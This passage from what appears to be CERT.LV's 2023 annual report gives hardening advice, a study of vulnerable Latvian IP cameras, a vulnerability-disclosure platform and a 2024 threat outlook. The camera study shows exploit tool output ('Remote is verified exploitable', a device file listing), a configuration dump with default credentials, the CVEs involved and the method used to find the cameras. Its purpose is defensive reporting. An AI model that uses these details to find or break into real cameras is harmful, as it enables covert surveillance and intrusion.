   6.1. The password must not be shorter than a combination of 14 characters (letters/digits/symbols). One example of how to create a secure password is to use passphrases, and avoid reusing existing passwords, including if only a few, single characters are changed. For example, changing the password *S@uleS0dienSp1d* to *S@uleS0dienSp1d123* or *S@uleS0dienSp1d_Fb* to *S@uleS0dienSp1d_Tw* (if it is easy for the user to remember, it is easy for an attacker to guess: if they have seen one of these passwords in a leak, they can easily guess the rest).
   6.2. Use password manager software: it generates new and secure passwords, and the user only needs to remember the master password.
   6.3. Also, for all passwords that are set by default, never leave the default passwords for any accounts unchanged.
   6.4. For centralised password management of local administrator accounts on Microsoft Windows devices, it is recommended to use Microsoft LAPS (Local Admin Password Solution).
7. **Make sure that the outdated Windows authentication method that uses the NTLM protocol is not used.** Also make sure that the Kerberos protocol does not

use the deprecated RC4_HMAC_MD5 encryption algorithm, but instead uses AES128 and/or AES256.

8. **Disable SMB (Server Message Block) v1 protocol.** Move to SMBv2/SMBv3 as a matter of necessity. Microsoft documentation offers more details on how to disable SMBv1 manually and with group policies, and how to check whether it is used. Learn more: https://docs.microsoft.com/en-US/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3#disable-smbv1-server
9. **Use and correctly configure an SRP** (Software Restriction Policy) so that executable files that are downloaded without authorisation cannot run in the corporate environment.
10. **Use only one remote access tool**, to make it easier to spot signs of malicious use. Finding the use of a different tool will be an anomaly, possibly indicating malicious activities.
11. **Make sure the Windows Defender antivirus software is used and configured correctly.**
12. **Make sure that the firewall solutions are used and configured correctly**. It is recommended to implement a stricter web use policy that also includes preventive solutions like the DNS firewall developed by CERT.LV and NIC.LV (for more details, visit https://dnsmuris.lv).
13. It is **strongly recommended to use a SIEM** system to be able to respond to security incidents quickly and effectively.
14. **Ensure that users use their work device only for the purpose of their job duties.**
15. **Ensure that measures to control external storage media and executable files in them are in place.**
16. **When using the VirusTotal service,** it is recommended to upload the hash value (e.g., MD5, SHA-1, or SHA-256) of the file instead of the whole file, to avoid that corporate or restricted-access information becomes publicly available. There are several ways to check the hash value, for example on Windows machines, by entering certutil -hashfile Example.txt MD5 in the command line. This hash value can then be looked up in VirusTotal to check whether the file contains malware or any other suspicious features.
17. **Plan and organise regular staff training and knowledge checks, to take place** at least once a year. Regularly inform the staff about the most common cyber threats. It is recommended to follow CERT.LV social media accounts and cert.lv, where you can find information about the latest developments in the field of cybersecurity.

http://www.facebook.com/certlv | https://twitter.com/certlv | https://www.linkedin.com/company/cert.lv/

CERT.LV

6.3. IP video surveillance camera study

Ukraine's war experience shows that the aggressor can also launch cyberattacks on internet of things (IoT) devices to support its military activities. It has been repeatedly found that publicly available IP video surveillance cameras can be used for covert surveillance to track the movements of enemy forces.


To determine the impact of this risk, CERT.LV identified publicly exposed and vulnerable IP video surveillance cameras within the Latvian IP address range.

Video surveillance cameras were identified, checked for possible unauthorised access to the visual feed (RTSP) of the video surveillance cameras and to the administrator control panels. A total of 157 IP addresses were found to host more than 200 vulnerable IP video surveillance cameras, including 37 with an option of RCE, i.e., remote code execution.

The nature of main vulnerabilities is as follows:

- **Use of default passwords;**
- **Free/publicly accessible RTSP flows;**
- **CVE-2017-7921 and CVE-2021-36260 vulnerabilities.**


Figure 22. IP video surveillance camera study



```
['IP CAMERA', 'CST', 'CST-8:00:00', 'IP ', '10', 'b2', 'V2', '7G', 'davinci', 'Hik-651214179', '651214179', 'HIKVISION DS-2CD2642FWD-IS -
 651214179', 'time.windows.com', 'members.dyndns.org', 'dynupdate.no-ip.com', 'www.hik-online.com', 'public', 'private', 'public', 'admin
', '12345', '2222d', '2d', '222', '2d', '222', 'd ', 'mainStream', 'Profile_1', 'VideoSourceToken', 'AudioSourceConfigToken', 'VideoEncod
erToken_1', 'MainAudioEncoderToken', 'VideoAnalyticsToken', 'PTZToken', 'AudioOutputConfigToken', 'AudioDecoderConfigToken', 'subStream',
 'Profile_2', 'VideoSourceToken', 'AudioSourceConfigToken', 'VideoEncoderToken_2', 'MainAudioEncoderToken', 'VideoAnalyticsToken', 'PTZTo
ken', 'AudioOutputConfigToken', 'AudioDecoderConfigToken', '12345678', 'onvif://www.onvif.org/name/HIKVISION%20DS-2CD2642FWD-IS', 'onvif:
//www.onvif.org/location/city/hangzhou', '22', '222', '34020000002000000001', '3402000000', '34020000001320000001', '34020000001320000001
', '12345678', '34020000001320000001', '222d', '222', '22', '222d', '222', '22', 'dev.eu.hik-connect.com', 'WUOUVL', '0000000000000000',
'[redacted]', '[redacted]', '[redacted]', '0:0:0:0:0:0:0:0:0:0:0:0:', 'Hf%', 'k%', '0:0:', 'BffrB', 'm timesegment_co']
[redacted]_conf
```

```
[!] Flag: d59-258-5fe200d5
[!] Remote is verified exploitable
-rwxrwxrwx    1 admin    root          3944 Dec  2 12:01 alarm.ko
drwxrwxrwx    2 admin    root             0 Dec  2 12:01 applib
drwxr-xr-x    2 admin    root             0 Dec  2 12:02 dalg
drwxr-xr-x    2 admin    root             0 Dec  8 03:21 dlog
-rwxrwxrwx    1 admin    root            14 Nov 21  2020 dnsd.conf
drwxrwxrwx    2 admin    root             0 Dec  2 12:01 dsp_extres
drwxr-xr-x    2 admin    root             0 Dec  2 12:02 dsta
-rwxrwxrwx    1 admin    root          4096 Nov 21  2020 flash_eraseall
drwxrwxrwx    5 admin    root             0 Dec  2 12:01 g3_isp_config
-rw-r--r--    1 admin    root           118 Dec  2 12:02 info.json
-rwxrwxrwx    1 admin    root         15644 Dec  2 12:01 initrun.sh
-rwxrwxrwx    1 admin    root         22164 Jan  8  2021 libsmart264.so
----------    1 admin    root             0 Dec  2 12:02 pidfile
-rwxrwxrwx    1 admin    root         30248 Jan  8  2021 pppoe
-rwxrwxrwx    1 admin    root          9760 Jan  8  2021 pppoed
drwxrwxrwx    2 admin    root             0 Dec  2 12:02 process
-rwxrwxrwx    1 admin    root         49015 Nov 21  2020 ptzCfg.bin
-rwxrwxrwx    1 admin    root          5576 Jan  8  2021 serialCom
drwxrwxrwx    2 1056     1058             0 Dec  2 12:01 sound
-rwxrwxrwx    1 admin    root         13700 Jan  8  2021 ss
-rwxrwxrwx    1 admin    root         89016 Jan  8  2021 t1
drwxrwxrwx    2 admin    root             0 Dec  2 12:01 t1_driver
lrwxrwxrwx    1 admin    root            11 Dec  2 12:01 webLib -> /dav/webLib
-rw-r--r--    1 admin    root            24 Feb 15 04:41 z
```

Figure 23. IP video surveillance camera study



Camera Selected:8, Bandwidth:17.1 Mbps Page 1/1

No.		CH	Model	IP Address	Port	MAC Address	Resolution	Bandwidth	Status	Brand	
	☑	1	GV-EBD4700	192.168.10.107	ONVIF	00-13-E2-1C-91-7D	H265:2560x1440 H264:720x576	2.8Mbps	Connected	GeoVision_2	
	☑	2	GV-EBD4700	192.168.10.106	ONVIF	00-13-E2-21-0F-FD	H265:2560x1440 H264:640x360	3.0Mbps	Connected	GeoVision_2	
	☑	3	GV-EBD4701	192.168.10.102	ONVIF	00-13-E2-21-83-55	H265:2560x1440 H264:640x360	1.9Mbps	Connected	GeoVision_2	
	☑	4	GV-EBD4700	192.168.10.104	ONVIF	00-13-E2-21-0D-AB	H265:2560x1440 H264:640x360	2.8Mbps	Connected	GeoVision_2	
	☑	5	GV-EBD4701	192.168.10.103	ONVIF	00-13-E2-21-85-10	H265:2560x1440 H264:640x360	0.5Mbps	Connected	GeoVision_2	
	☑	6	GV-EBD4700	192.168.10.101	ONVIF	00-13-E2-21-0E-B3	H265:2560x1440 H264:640x360	3.0Mbps	Connected	GeoVision_2	
	☑	7	GV-EBD4700	192.168.10.105	ONVIF	00-13-E2-21-0E-BB	H265:2560x1440 H264:640x360	2.8Mbps	Connected	GeoVision_2	
	☑	8	GV-EBD4813	192.168.10.108	ONVIF	00-13-E2-2C-23-FE	H265:2688x1520 H264:640x360	0.3Mbps	Connected	GeoVision_2	
	□										
	□										

Figure 24. IP video surveillance camera frame capture





Figure 25. IP video surveillance camera frame capture



The methodology for detecting video surveillance cameras was based on the identification of Real Time Streaming Protocol (RTSP) ports 554, 5554, and 8554 specific to IP video surveillance cameras, as well as information obtained from service banners and camera brand favicons.

Freely available public tools were used for the identification of IP video surveillance cameras and their vulnerability testing. This type of mass attack is relatively easy to carry out by anyone interested. To mitigate the threat posed by IoT devices, it is necessary to control the access of IoT devices to the internet, as well as the security of these devices in general.

Safety recommendations

1. Change the default passwords of IP video surveillance cameras.
2. Regularly update the software of IP video surveillance cameras.
3. Do not expose video surveillance cameras to public networks.
4. Restrict unauthorised access to the RTSP stream of IP video surveillance cameras.
5. Do not expose video surveillance camera administrator control panels to the internet or restrict access to cameras from VPNs and/or specific IP addresses if necessary.
6. *Reset* devices that have not been used for a long time, and disconnect them from the internet if they are no longer in active use.

6.4. Coordinated vulnerability disclosure: cvd.cert.lv

During the reporting period, CERT.LV continued its work on the development and promotion of the vulnerability reporting platform cvd.cert.lv, performing the tasks set in the Information Report 'On the implementation of a coordinated vulnerability disclosure procedure in public administration'.

The platform was launched in March 2023. In it you can find information about the institutions and companies that voluntarily joined the coordinated vulnerability disclosure process.

Using the platform, the institution (or company) can register information about the ICT assets it uses and for which it seeks to receive reports on identified vulnerabilities. On the platform, one can view all the reports received and stay in touch with researchers and other parties involved in the remediation of the vulnerability.

The cvd.cert.lv platform enables organisations to post information about their publicly available IT assets, making it possible for security researchers to search for vulnerabilities, report their findings, communicate with each other, and track the progress of the elimination of such vulnerabilities through the platform.

For more details, visit: https://cvd.cert.lv/

The purpose of this platform is to encourage more active involvement of security researchers, thus helping institutions to quickly identify vulnerabilities in their assets.

In 2023, a number of shortcomings were reported and addressed, for example:

- Remote code execution (RCE), which allows an attacker to execute code on the server;
- SQL injections that can access databases;
- An error in the password reset function of the app that could lead to the hijacking of user accounts;
- DNS configuration vulnerabilities that enable the hijacking of the institution's domains;
- XSS (Cross-Site Scripting);
- Incorrect configurations that make backups, log files, and other files publicly available.


As of 31.12.2023, the following were registered on cvd.cert.lv:

- security researchers — 37;
- active software — 4;
- responsible representatives of institutions/companies — 28.

As of the end of the reporting period, a total of 21 vulnerability reports were received, including:

- CERT.LV client vulnerabilities — 13;
- vulnerabilities registered in specific software — 8.

Figure 26. **Vulnerability impact criticality**



Safety recommendations

1. **Exposure of services**: Revise and identify the services provided. Do not publicly expose services if it is not necessary. If it is necessary, take restriction measures, configuring access from a specific IP range, VPN, etc.
2. **Regular IS updates**: Regular and timely updates of software/operating systems and other third-party components for the early prevention of vulnerabilities.
3. **Privileges/authorisations policy**: Put in place strong restrictive policies for transparency in access management. Grant privileges on a least privilege basis, ensuring that users have access to systems and assets appropriate to the work they are doing. Regularly conduct audits.
4. **Break-in detection/prevention**: Early detection of break-ins often helps prevent an attack from escalating further. Set up early warning and/or prevention systems to identify and block undesirable activities.
5. **Safety audits**: Regularly conduct website audits, including active and/or passive security scans, and application code audits. If unable to do this task, outsource it. For coordinated vulnerability disclosure, it is recommended to use the cvd.cert.lv platform.
6. **Employee training**: Provide employees with regular security training to mitigate the risks of social engineering, which is often the initial phase of attacks.

7. What to expect in 2024

The impact of critical vulnerabilities is not expected to diminish in the foreseeable future. Attackers will seek to be the first to obtain information about newly discovered vulnerabilities to exploit for attacks. In cybersecurity, a major role will be played not only by reaction times in updating devices and systems, but also about following best practices in the installation and configuring of devices.

Supply-chain attacks will remain an issue: Institutions and businesses will need to keep a close eye on best practices in cybersecurity, not only in their own IT infrastructure but also in that of their suppliers, as supply chain attacks will remain an issue.

Open-source libraries and various software developers or service providers could also be targeted. Cyber attackers could offer full access to the products of these developers or service providers as a product, with supply chain attacks as a service.

Opportunities and challenges of artificial intelligence: The protection of large networks and infrastructure will be boosted by machine learning and AI/LLM (Artificial Intelligence / Large Language Model) solutions, which will help identify potential risks and prevent or mitigate them through real-time identification of anomalies and automated incident handling mechanisms.

AI/LLM tools will also be used by attackers to analyse and react in real time to the cybersecurity methods used by the victim. AI/LLM will also be offered as a service, giving attackers a broad range of options to more quickly and easily prepare fraudulent attacks to retrieve personal data and payment details. In particular, it could simplify the preparation of targeted cyberattacks (spear phishing), which is a labour-intensive process. AI/LLM will also make it possible to automate fraudulent phone calls, reducing the human resources needed to conduct attacks. This means that the number and intensity of such scammer attacks will increase and users will have to do even more to protect their data.

The rapid development of AI/LLM technologies expected during the year could potentially provide innovative technological solutions for security capabilities and more effective tools to counter cyber threats. In the future, cyber threat detection tools will be the next logical step for most companies to invest in. Ultimately, early detection, and effective response capabilities will be key to mitigating the impact of cyberattacks.

Changes in laws and regulation will bring more focus on cybersecurity: In autumn 2024, the Directive of the European Parliament and of the Council on measures for a high common level of cybersecurity across the Union (NIS2 Directive) will take effect, increasing the number of sectors that will have to comply with the new rules. The directive requires the implementation of appropriate security measures in companies and institutions, training of employees, regular security inspections and audits, continuous monitoring and supervision of systems, preparation of appropriate documentation and reports, and their submission to the supervisory authority. This will take additional financial and human resources.

In 2024, cyberattacks are expected to remain at a level of intensity similar to what was observed last year: The activity against Latvia's assets of hacktivists supporting the aggressive regime in Russia is expected to persist, with the rhetoric of the hacktivists being that attacks will continue as long as Latvia's steadfast support for Ukraine and its Euro-Atlantic integration continues. Attacks are expected to focus more on information operations, combining cyberattack elements with disinformation campaigns in an effort to gain visibility and influence the public opinion.

CERT.LV continues pursuing measures to protect cyberspace, continuously monitoring the situation in cyberspace and compliance with the latest cybersecurity practices, and by providing effective cybersecurity services. This ensures that Latvia is well prepared to face upcoming challenges.

CERT.LV, the Information Technologies Security Incident Response Institution of Latvia, is a unit of the Institute of Mathematics and Computer Science of the University of Latvia, operating under the Ministry of Defence of the Republic of Latvia within the framework of the Law on the Security of Information Technologies. CERT.LV's mission is to foster IT security in Latvia.

www.cert.lv
cert@cert.lv